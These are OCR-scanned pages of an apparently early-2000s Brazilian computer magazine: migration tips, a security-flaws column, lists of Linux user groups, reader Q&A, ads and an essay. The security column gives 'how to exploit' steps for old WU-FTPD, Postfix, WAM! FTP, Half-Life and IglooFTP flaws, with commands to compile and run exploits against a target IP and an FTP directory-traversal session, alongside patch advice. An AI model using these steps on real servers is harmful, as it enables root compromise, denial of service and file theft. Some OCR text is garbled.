As definições-padrão dos arquivos *inf* fornecidas no CD já são suficientes para salvar os dados principais e as configurações mais importantes do sistema, não havendo necessidade de personalização de nenhum arquivo. Essas configurações incluem Desktop, impressoras e mapeamentos de rede, correio, I.E., Opções Regionais, pasta Meus Documentos e Favoritos, entre outros.

Restaurando os Dados

Para restaurar os dados, utilize *LoadState.exe* com os mesmos parâmetros utilizados no *ScanState.exe*, ou seja:

```
LoadState\\Servidor\Migracao\usuario
/i:migapp.inf /i:migsys inf/i:miguser.inf
/i:sysfiles.inf
```

Vale lembrar que a restauração será feita em um computador com Windows XP. Após a conclusão do comando, todos os arquivos e configurações já estarão na máquina migrada e disponíveis para o uso.

Conclusão

Assim termina a série de matérias sobre migração de arquivos e configurações no Windows XP. Você agora está apto a migrar com facilidade e segurança seus dados e de seus usuários também. Maiores informações sobre USMT podem sem encontradas no site da Microsoft, http //www.micro soft.com/ technet/treeview/default.asp ?url=/technet/prodtechnol/winxppro/de ploy/usermigr.asp?frame=true. **PCM**

ELES CONSEGUIRAM.
VOCÊ
TAMBÉM PODE
CONSEGUIR

REVISTA Seu SUCESSO
Pessoas Inspirando Pessoas

A única revista que mostra o caminho das pedras na vida e nos negócios

JÁ NAS BANCAS!

Falhas de Segurança

Confira as principais falhas de segurança do último período e aprenda como resolvê-las. Os arquivos comentados estão em: www.euronet.com.br/pcmaster/edicao76

Por Domingo M. Montanaro
dmontanaro@zipmail.com.br

WuFTP

Sistema Operacional: Posix em geral
Versões afetadas: 2.5.0-2.6.2
Gravidade: Alta
Privilégios: Status de root

Descrição

A falha está na maneira como é tratada a variável MAXPATHLEN. Se a mesma tiver alocado espaço de 4.095 caracteres, a falha é explorada e é obtido root – em kernels antigos (2.0.x) e novos (2.4.x). Para conseguir com sucesso status de superusuário, é necessário que se tenha acesso de gravação em algum diretório remoto, mesmo que acessando como *anonymous*

Como explorar:

Uma vez identificada a presença do daemon (servidor) WuFtpd, compile e execute o exploit chamado *0x82-wu262.c*:

```
$ gcc -o wu262 9x82-wu262.c
$./wu262 -h endereçoIP -u
usuario -p senha -r porta -t Alvo
```

Para obter uma lista de alvos, execute o exploit sem parâmetros.

Como proteger:

Aplique o patch disponível em *ftp://ftp.wu-ftpd.org/pub/wu-ftpd/patches/apply_to_2.6.2/realpath.patch*

PostFix

Sistema Operacional: Posix em geral
Versões afetadas: 1.1.12
Gravidade: Alta
Privilégios: Indisponibilização de serviço

Descrição

O PostFix é um MTA utilizado amplamente em servidores de alto processamento de e-mails. Em sua versão 1.1.12, através de um erro na checagem de endereços na cláusula *mail-from*, o mesmo é vulnerável a um ataque de negação de serviço. O ataque tem como alvo enfileirar um e-mail que não consegue sair da fila, travando o serviço de entrega de mensagens. Essa mensagem especial tem que ser removida da fila (*queue*) manualmente, pois o monitor de fila de mensagens embutido por padrão (*watchdog*) não consegue estabilizar o serviço

Como explorar:

Execute o exploit *postfixo.pl*

```
$ perl postfix.pl assunto texto
endereço_IP_do_MTA_PostFix
```

Como proteger:

Atualize o PostFix para a versão 2.0 disponível em www.postfix.org

WAM! FTP Server

Sistema Operacional: Windows
Versões afetadas: 1.0.4.0
Gravidade: Média
Privilégios: Obtenção de arquivo

Descrição

Através do comando CWD pode-se acessar diretórios que não os limitados pelo administrador

Como explorar:

Conecte-se ao servidor FTP pelo cliente ftp embutido no Windows

```
C:\>ftp endereço_IP
220- 121 WAM! Server
Version 1.0.4.0
220- Get 121 WAM! Client
for extra functionalities
220- Check out
http://www.121software.com
220- ***** ***** ***** *****
220 Welcome to 121 WAM! Server
User (endereço_IP:(none)): guest
Password:
230 User logged in, proceed.
ftp> cd /../
ftp> dir
```

Você verá a listagem da raiz da unidade onde o *Document_Root* do FTP foi definido.

Como proteger:

Atualize a versão em: http://www.121software.com/121wamfserver.asp

Half Life

Sistema Operacional: FreeBSD
Versões afetadas: 1.1.1.0, 3.1.1.1c1 e 4.1.1.1a
Gravidade: Alta
Privilégios: Obtenção de root remoto

Descrição

O Half Life é largamente utilizado em todo o mundo. Hoje em dia, diversas lan houses optam por colocar o servidor de jogos do Half Life (até mesmo pelo jogo Counter Strike) na plataforma Linux/BSD (custo/benefício). Nas versões para FreeBSD existe um buffer mal verificado que possibilita ao atacante obtenção de status de superusuário no computador em que o servidor de jogos está rodando

Como explorar:

Compile e execute o exploit chamado *priv8-uhagr halflife.c*:

```
$ gcc -o hl priv8-uhagr-
halflife.c
$./hl 0
endereço_IP_servidor
```

Como proteger:

É necessário atualizar a versão do servidor Half Life

IglooFTP Client

Sistema Operacional: Windows XP
Versões afetadas: 3.8
Gravidade: Alta
Privilégios: Execução de código arbitrário

Descrição


O IglooFTP é um cliente FTP utilizado na plataforma Windows. Nessa versão citada acima, o mesmo possui uma falha de buffer overflow que possibilita executar códigos arbitrários no sistema. O exploit fornecido para efeitos de demonstração, abre o *notepad.exe* do computador remoto.

Como explorar:

Compile e execute o exploit chamado *IglooExploit.c* e espere o cliente conectar na sua porta 21. Assim que o cliente (IglooFTP) conectar, o *notepad.exe* será executado e o exploit fechará.

Como proteger:

Atualize para a mais nova versão do iGlooFtp disponível no endereço http://www.glooftp.com (até o fechamento desta edição era a versão 3.9).



Recuperação de Dados

Orçamento Gratuito

Nossos serviços carregam muito mais tecnologia!

➢ **Mídias:**
HDs, CDs, DVDs, Disquetes, Zip, Raid Array, Jaz, D. FireWire, Fitas DAT, etc

➢ **Defeitos:**
Bad Block, Formatados, Ataque de Vírus, Hackers, Inacessíveis, Senhas Esquecidas, Clones Físicos, etc

➢ **Sistema Operacional:**
Dos, Windows, Win NT, Fat 16, Fat 32, NTFS, Novell, Linux, Mac, etc

➢ **Laboratório (sede própria):**
O mais equipado do país, melhor corpo técnico, Engenharia própria

Proelbra®
Tecnologia Eletrônica Ltda

Credibilidade - Sigilo - Competência

BRASIL - EUA

www.proelbra.com.br
contato@proelbra.com.br

(0xx11) 5052 8044 / 5052 7158 AV. Rouxinol, 1041 - Cj. 204 - CEP 04516-001 - Moema - S.Paulo - SP

VOCÊ TEM UM GRUPO? Se você conhece algum grupo de usuários Linux que não esteja nesta lista, envie o nome ao e-mail pcmaster@europanet.com.br

Família Linux

Participe de um grupo de usuários Linux. No Brasil, existem dezenas deles para você trocar experiências e saber mais sobre o sistema

Converse sobre Linux com outros usuários. São milhares espalhados em diversos grupos. Todos eles com um interesse em comum: ampliar conhecimentos sobre o sistema operacional que vem conquistando mais espaço a cada dia.

E para que você possa fazer parte deste universo, publicamos, a seguir uma lista de vários grupos de usuários Linux brasileiros. Basta escolher um deles e fazer o cadastro para ficar por dentro de todas as últimas novidades.

Linux Hangar
www.linuxhangar.hpg.com.br

SERVUX - Servidores Linux
www.servux.cjb.net

LP-BR
br.groups.yahoo.com/group/lp

Linux-br
linux-br.collectiva.com.br

Prog-BR - Programação Linux
listas.conectiva.com.br/listas/

Grupos Brasileiros

1 - AMAZONAS
O.D.C. Organização de Desenvolvimento de Código-Aberto
http://www.linuxser.2x.com.br

2 - PARÁ
Linux em Belém do Pará
br.groups.yahoo.com/group/[illegible]

Linux-PA
sesinar-linuxpa@grupos.com.br

Grupo GNU/Linux do Pará
[illegible]groups.msn.com/vyctor

3 - PIAUÍ
Portal GNU/Linux do Piauí
www.linuxpi.net

4 - CEARÁ
Linux-CE
www.ibeuce.net/[illegible]

5 - RIO GRANDE DO NORTE
Universidade Federal do RN
ufrn.br/servicos/lista_discuss.html

Grupo de Usuários Linux do Rio Grande do Norte
www.linux[illegible]tiguer.tex.org

6 - ALAGOAS
lug-al
lug-al@[illegible]

7 - SERGIPE
Linux SE - Grupo de Usuários Linux de SE
www.linux-se.org

8 - BAHIA
GULBA - Grupo de Usuários Linux da Bahia
www.[illegible].org

9 - MINAS GERAIS
Linux BH
www.linuxbh.org

Grupo de Usuários GNU/Linux de Juiz de Fora
linuxjf.jfnet.com.br

BLUG - BHZ Linux Users Group
blug.tsx.org

Centro de Treinamento e Serviços Linux de MG
www.comunidadelinux.com.br

Comunidade Neurix
www.neurix.com.br

GNU LinuxMG
irc.brasirc.net - #[illegible]

Linux BG
www.linuxbh.[illegible]

Grupo de Usuários Linux do Brasil
www.microlink.com.br/[illegible]dragons/ca5a.html

10 - ESPÍRITO SANTO
Grupo de Usuários Linux do Espírito Santo
www.linuxes.com.br

GU Linux do Espírito Santo
www.linux-es.org.br

11 - RIO DE JANEIRO
Linux Resende
linux-resende-subscribe@egroups.com

GULSF - Grupo de Usuários Linux da Região Sul-Fluminense
www.linuxbr.info

Grupo de Usuários GNU Linux de Volta Redonda
www.linuxvr.hpg.com.br - linuxvr@lag.com.br

Grupo de Usuários Linux de Barra Mansa
www.linuxbmansa.hpg.com.br

Linuerj - Grupo de Usuários Linux da UERJ
www.linuerj.uerj.br

LUG-RIO Linux User Group
www.grupos.com.br/grupos/lug-rio

LUG Petrópolis
www.grupos.com.br/grupos/lug-petropolis

12 - SÃO PAULO
Linux-L
linux.[illegible]

GULIB Linux da Biologia/USP
www.cybersherk.net

LinuxSP
www.[illegible]

LinuxIT
www.[illegible]

JustLinux
groups.yahoo.com/group/justlinux

GUS – Grupo de Usuários Slackware
gus-br.linuxmag.com.br

Grupo de Discussão Linux
groups.yahoo.com/group/linux-board

Linuxabc
linuxabc-subscribe@egroups.com

Red Hat Linux Brasil
redhatbrasil-subscribe@yahoogrupos.com.br

Debian-BR
www.debian-br.org

LinuxChix Brasil
www.linuxchix.org

Linux Debate
www.grupos.com.br/grupos/linux

Segurança no Conectiva Linux
distro.conectiva.com.br/mailman/listinfo/seguranca

LinuxAll.org
www.linuxall.org - Edson Syguedomi
webmaster@linuxall.org

Grupo do mês

Grupo de Usuarios Debian do Ceará

http://www.debian-ce.org

Com um ano de existência, o Debian-CE reúne usuários de Linux do Estado do Ceará para participar da lista de discussão sobre software livre e sistema operacional Linux. Partindo da idéia do projeto Debian-br, conseguiram reunir cerca de 70 usuários que compartilham idéias e soluções sobre Linux.

Linux Alta Disponibilidade
linux-ha-br-subscribe@bazar.conectiva.com.br

Linuxdicas
www.linuxdicas.com.br

Cipsga - Comitê de Incentivo à Produção de Software GNU e Alternativo
www.cipsga.org.br

Linux na Rede
www.linuxnarede.kit.net

Grupo Geek
www.grupogeek.tk

Linuxit
www.linuxit.com.br

Gentoo Linux Brasil
www.gentoobr.org

Cartas

HelpLinux

Aqui, os especialistas da Utah Linux Center acabam com suas dúvidas sobre Linux. Envie sua pergunta para helplinux@europanet.com.br

Mensagem Utah

A partir desta edição, você, prezado leitor, conta com a ajuda da Utah Consultores para solucionar suas dúvidas relacionadas ao Linux.

Acreditamos que a melhor forma de auxiliar os usuários de Linux é ensinar os conceitos e, se possível, indicar a configuração mais apropriada para cada caso.

Para que sua dúvida seja respondida por completo, tente detalhar ao máximo sua pergunta. Indique sua distribuição, versão de serviço e até a configuração do seu PC. Você pode enviar dúvidas sobre qualquer assunto, inclusive perguntas teóricas sobre o sistema e seus serviços.

As respostas serão publicadas exclusivamente neste espaço. As dúvidas mais interessantes e frequentes terão preferência. Não perca tempo e envie logo a sua questão para helplinux@europanet.com.br

Luiz Fuzaro
Utah Consultores

Netscape não funciona

Tenho um AMD K6 com modem US Robotics e um Conectiva 6.0. O discador faz a conexão normalmente e logo em seguida fica mudo, apesar de continuar conectado. Entretanto nenhum dos navegadores que acompanham o Conectiva funcionam. O que pode estar acontecendo? Existe alguma dica ou truque para resolver este problema?

Moiss
Via Internet

Geralmente este tipo de problema acontece quando sua máquina não está apontando para um servidor DNS. Quando isso acontece, seu computador não consegue converter nomes de sites Internet em endereços IP e o PC não navega.

Confira o arquivo /etc/resolv.conf em sua máquina e verifique se o mesmo está apontando para um servidor DNS válido. Você deve ter, no mínimo, uma linha com o parâmetro nameserver apontando para um DNS. Por exemplo:

```
nameserver <x.x.x.x>
```

Onde <x.x.x.x> é o endereço IP de seu servidor DNS. Esse endereço pode ser obtido facilmente com o suporte técnico do seu provedor de acesso à Internet.

Arquivos no formato ".bin"

Baixei a última versão do programa Limewire para Linux, mas o mesmo se encontra no formato ".bin" (LimeWireLinux.bin) e eu não sei como instalá-lo. Vocês podem me ajudar com dicas para a instalação do programa? Será preciso recompilar o Kernel?


Eduardo André Viana
Via Internet

Alguns programas, como o Limewire, são fornecidos em formato executável, mas não em um formato de pacote RPM ou DEB. Nesse caso, geralmente é necessário fazer com que o arquivo contendo a instalação do programa se torne um executável (atribuindo permissão de execução ao arquivo) e logo após executá-lo.

Para tornar o arquivo executável, tente usar o comando abaixo.

```
$ chmod +x <nome_do_arquivo>
```

Onde <nome_do_arquivo> é o arquivo contendo o Limewire de que



A falta do DNS pode travar o navegador e impedir o acesso a qualquer site

você fez o download. Depois disso, somente execute o arquivo usando o comando abaixo:

```
# ./<nome_do_arquivo>
```

Na maioria dos programas, isso é suficiente para iniciar a instalação. Lembre-se de que o processo não termina aqui. A partir deste ponto, é necessário seguir as instruções da tela para completar o processo.

Postfix Turbinado

Gostaria de saber onde encontro documentos de como montar um servidor de email para uma rede local com o Postfix. Preciso que o *fetchmail* baixe os e-mails das contas externas e guarde-os no meu servidor de email, e que os meus clientes peguem seus emails do servidor local.

Jorge Henrique
Via Internet

Boa escolha. O Postfix é realmente uma ótima opção para usar como servidor de mensagens. Existem inúmeras maneiras de configurar o Postfix, dependendo do uso que será feito de sua instalação. A instalação-padrão do Postfix já oferece uma configuração-padrão quase pronta para uso em uma rede local, ou seja, por padrão, o Postfix já aceita fazer o "relay" para as redes das quais a máquina em que o mesmo foi instalado faz parte.

Você precisaria somente acertar alguns detalhes menores para aumentar a segurança de sua instalação, o que é opcional, mas recomendado. Depois disso, somente basta configurar o fetchmail para baixar as mensagens do servidor POP do seu provedor e colocá-las nas caixas postais dos usuários locais. Felizmente, isso não é algo muito complicado de fazer.

Uma dica é consultar a seção de documentação do site oficial do Postfix, em http://www.postfix.org/docs.html. Lá você poderá encontrar links para documentação escrita pelos próprios usuários do Postfix, o que poderá auxiliá-lo na configuração do Postfix para funcionamento em diversos cenários diferentes.

IPchains + FTP

Do servidor Linux, eu consigo acessar uma conta de FTP na Locaweb e na Iron. Das minhas máquinas clientes 98, eu consigo me conectar via FTP na Locaweb, mas não na Iron. Estou usando o MASQ do IPchains. Por que será que para um funciona e para outro não? E o pior: direto do servidor os dois funcionam.

André Luiz Encinas
Via Internet

A conexão FTP feita diretamente do servidor funciona para os dois servidores FTP porque, nesse caso, nenhuma regra de mascaramento de endereços está sendo aplicada. O motivo do funcionamento da conexão FTP para somente um servidor externo, e não para o outro, pode ser devido à maneira como a conexão está sendo feita.

Alguns servidores FTP aceitam somente conexões FTP passivas, enquanto outros aceitam somente conexões não passivas. Verifique se você possui o módulo de kernel chamado ip_masq_ftp *carregado. Use o comando* lsmod *para testar se o módulo* ip_masq_ftp *está carregado.*

Caso tenha o módulo carregado, certifique-se de tentar mudar o tipo de conexão FTP usado pelo seu cliente FTP (passiva ou não passiva) ao acessar o servidor a que você não consegue se conectar

Apresente os cupons ao lado e ganhe os descontos na matrícula.
Porque fazer curso na Utah?
Instrutores que são consultores ativos no mercado.
Mais de 2 mil alunos treinados em Linux.
Certificação Pearson VUE
Rua Henrique Schaumann, 186 - 6º Andar - São Paulo - SP - 05413-010 - Fone/Fax: 55 11 3066-7009 www.utah.com.br

Cartas

HelpLine

Help Line

Se você tem alguma dúvida sobre informática, entre em contato com os nossos especialistas através do e-mail helpline@europanet.com.br. As perguntas mais relevantes serão respondidas na próxima PC Master.

Aproveite este espaço e esclareça suas dúvidas sobre Linux, Windows e informática em geral

Por Rodrigo Galan - helpline@europanet.com.br

NTFS no DOS

Estou precisando acessar uma partição do tipo NTFS via Dos, mas infelizmente o DOS não tem suporte a esse tipo de partição. Existe algum programa que acesse essa partição pelo DOS?

Edmundo Gonçalves
Via Internet

Sim, você pode utilizar o programa NTFSDOS. O NTFS utiliza recursos diferentes dos tipos de arquivos FAT e FAT32 e, por segurança, o sistema de arquivo FAT não consegue acessar essa partição. Para efetuar o download do software NTFSDOS, acesse o site http://www.sysinternals.com /ntw2k/freeware/NTFSDOS.shtml e clique no link Download NTFSDOS, *que você encontra no final da página. O programa vem no formato* .zip. *Copie os arquivos para a raiz do diretório do DOS.*

Para acessar a partição que você deseja, digite o seguinte comando no diretório Raiz do DOS:

```
NTFSDOS
```

Ao executar esse comando, o programa automaticamente irá localizar a partição NTFS. Ao localizar, mostrará a seguinte mensagem abaixo:

```
Mounting NTFS partition(0x80:2)
as drive: E
```

Note que essa mensagem informa em qual dispositivo está localizada a partição. Nesse exemplo é no dispositivo E. *Agora, com o sistema reconhecendo a partição, basta acessá-la com o comando:*

```
E:
```

Para utilizar esse recurso você precisa executar esses comandos em uma partição separada da que você deseja montar.

Se você quer acessar a partição NTFS pelo Windows, acesse o site http://www.sysinternals.com/ntw2k/ freeware/ntfswin98.shtml e faça o download que está localizado no final da página.

Com esses programas você conseguirá efetuar a leitura dos arquivos. Para obter a versão profissional do programa, que possibilita a gravação ou modificação nessa partição, acesse o endereço http://www.winternals .com/main.asp e clique no link NTFSDOS Professional *para obter mais informações.*

Shutdown sem Logon

No Windows 2000, a opção de desligar o computador não aparecia na tela de Logon, mas no Windows XP ela vem habilitada. Como desabilito essa opção?

Fernanda Kurtz
Via Internet

No Windows XP esse recurso vem habilitado por padrão. Esta ferramenta é muito utilizada por servidores que não podem ser desligados por qualquer usuário. Você pode desabilitar essa opção para obrigar o usuário a efetuar o login no sistema antes de desligar o computador.

Para desabilitá-la, acesse o sistema como usuário Administrador e em seguida clique no menu Iniciar, Configurações *e no* Painel de controle. *No* Painel de controle *localize o ícone* Ferramentas administrativas *e dentro dessa opção acesse* Diretiva de segurança local.

Ao abrir a janela de Configuração, *note que ela está dividida em duas partes: a do lado esquerdo são as opções de configurações de segurança; a do lado direito são as opções a serem editadas. No menu do lado esquerdo, expanda a lista* Diretivas locais *e em seguida clique no item* Opções de segurança.

Ao selecionar esse item você poderá alterar as opções na janela do lado direito. Agora localize nessa lista a opção Desligamento: permitir que o sistema seja encerrado sem a necessidade de fazer logon *e de um duplo clique para editar. Selecione* Desativado *para desabilitar essa opção do Logon.* **PCM**

Errata

Na edição Nº 75 a matéria sobre o processador AMD Athlon XP informa que a sua velocidade é 3.2 GHz, o correto é 2.2 GHz. Nas informações referentes à frequência aplicada, a informação correta é 400 MHz FSB e não 200 MHz. No processador Athlon XP 3.0 a frequência correta é 333 MHz FSB.

www.europanet.com.br

Informática

Loja virtual, produto real

20 maiores do e-commerce no Brasil

- Americanas
- CD Point
- Editora Europa
- Extra
- Farmácia em Casa
- Flores Online
- Livraria Cultura
- Livraria Nobel
- Magazine Luiza
- Marisa
- Natura
- Pão de Açúcar
- Ponto Frio
- Saraiva
- Shoptime
- Siciliano
- Sodiler Online
- Som Livre
- Submarino

Pedido fácil, entrega rápida e comodidade são as vantagens das compras online. As lojas na Web crescem e os clientes também

Caderno de Informática
Jornal da Tarde de 10/04/2003

Pode entrar e comprar à vontade

No nosso site você compra com comodidade e segurança

Segundo o Caderno de Informática do Jornal da Tarde, o site da Editora Europa está entre as 20 maiores Lojas Virtuais do Brasil. Aqui, você compra só revistas de primeira classe com comodidade total. Tudo garantido por um certificado internacional de segurança igual ao dos bancos online. E no site ainda tem índice eletrônico, fórum, edições anteriores, enquetes e muito mais das suas revistas preferidas.

EDITORA EUROPA REVISTAS COM GARANTIA DE QUALIDADE

Editora Europa. Só revistas de primeira classe • www.europanet.com.br • (11) 3038-5050 • 0800-557667

As Memórias da Espécie

Uma breve análise da nossa incrível capacidade de lembrar... e de esquecer

Por Leandro Calçada
leandro.calcada@europanet.com.br

Viver é armazenar dados. Dos vários pilares de nossa sobrevivência a memória é, sem dúvida, um dos mais importantes, tanto quanto a própria inteligência. Afinal, antes de qualquer conclusão são necessárias informações, e sem memória para armazená-las, não há inteligência que resolva. Somos uma espécie que pensa, transforma e revoluciona, mas, acima de tudo, somos uma espécie que lembra.

O primeiro passo foi a fala. Com ela, pessoas podiam finalmente compartilhar suas memórias, e pela primeira vez em nossa história, o grupo tornou-se maior que a soma dos indivíduos. Graças à fala, os pais puderam, enfim, compartilhar os seus cérebros com as próximas gerações. A seguir, veio a escrita, seguida – séculos mais tarde – pelo papel. Papéis e seus símbolos estranhos tornaram os povos capazes de ter uma memória própria, coletiva, que não apenas suplantasse a soma das memórias dos indivíduos, mas que também suplantasse as memórias de seus ancestrais.

O ciclo continua. Nosso século vive a obsessão, não pela informação em si, mas pelo acesso a ela. Desde a invenção do livro, da biblioteca e do índice, o tempo nos ensina que não basta apenas armazenar informação. É preciso encontrá-la. E nossos melhores aliados nesta tarefa têm sido – é claro – os computadores. Cedo descobrimos que nossas calculadoras turbinadas podiam fazer muito mais por nós do que simplesmente calcular o ângulo de lançamento de mísseis e, não por outro motivo, estamos hoje cada vez mais interligados neste grande cérebro coletivo chamado Internet.

Mas não importa quão grande e quão coletivo um cérebro humano possa ser, ele também esquece. Tem sido assim desde a invenção da fala.

Canções de ninar passam íntegras por gerações de pais e filhos, até que o dia em que se percebe que, apesar de cada palavra da canção ser conhecida, já não se conhece o seu significado. Símbolos gravados em pedra, papel ou placas de cobre ensinam populações inteiras, até que se perdem e, quando os encontramos novamente, já não sabemos o que querem dizer.

A aceleração da modernidade tornou até o esquecimento mais evidente. Filmes de 50 anos atrás, mesmo que em perfeito estado, já não podem ser vistos porque não há equipamento que os entenda. Fitas de vídeo antigas ou se deterioraram ou também já não encontram equipamento para elas. Disquetes de computador, por melhores que estejam, ou não encontram equipamento que os leia ou não encontram computador que os entenda. Até nossos modernos CDs já se deterioram – silenciosamente – apagando de nossa memória textos, filmes e fotos da recente era da multimídia.

Esquecer-se, certamente, não é agradável, mas ao contrário do que pregam alguns, não estamos simplesmente ficando mais burros a cada dia. Temos armazenado cada vez mais informação, e em um ritmo cada vez maior. Esquecemos mais rápido também, mas é uma simples questão de proporção. Como seu irmão biológico, o cérebro coletivo da humanidade segue a Lei da Seleção Natural e mantém somente as informações que parecerem mais relevantes. Sobrevive a informação que muitos têm e morre a conservada por poucos. Morre porque não se espalha. Não importa quão cuidadosa uma pessoa seja, qualquer informação concentrada apenas nela, com ela morrerá. Tem sido assim com a fala, com a escrita e com o papel. Não há por que ser diferente com o computador. **PCM**

Aqui só entra convidados.

PICTUREMAIL É O E-MAIL CORPORATIVO SOB MEDIDA PARA SUA EMPRESA. COM ELE, VOCÊ TEM A TOTAL CERTEZA DE NÃO ESTAR RECEBENDO NENHUM E-MAIL INDESEJÁVEL. TODOS OS VÍRUS CONHECIDOS E TODO TIPO DE SPAM SÃO BARRADOS PELOS NOSSOS SERVIDORES, PARA NÃO CONTAMINAR SUA CAIXA DE MENSAGENS. COM O PICTUREMAIL, A TRANQÜILIDADE DA SUA EMPRESA NÃO PÁRA POR AQUI. ELA AINDA DISPÕE DE:

• Redirecionamento e auto-resposta • Protocolo IMAP4 • Segurança total: perde o micro mas não perde as mensagens • Sincronismo de pastas e e-mails • Gerenciamento 100% via Web • Filtro de Mensagens • Listas de discussões • Gerenciador de mensagens enviadas e recebidas • Controle de destinatários: somente os endereços autorizados recebem e-mail.

10 contas com 500MB
R$ 48,90 ao mês
pátio por 3 meses

Saiba mais em www.picturemail.com.br
ou ligue: (0XX11) 5084-0028

PictureMail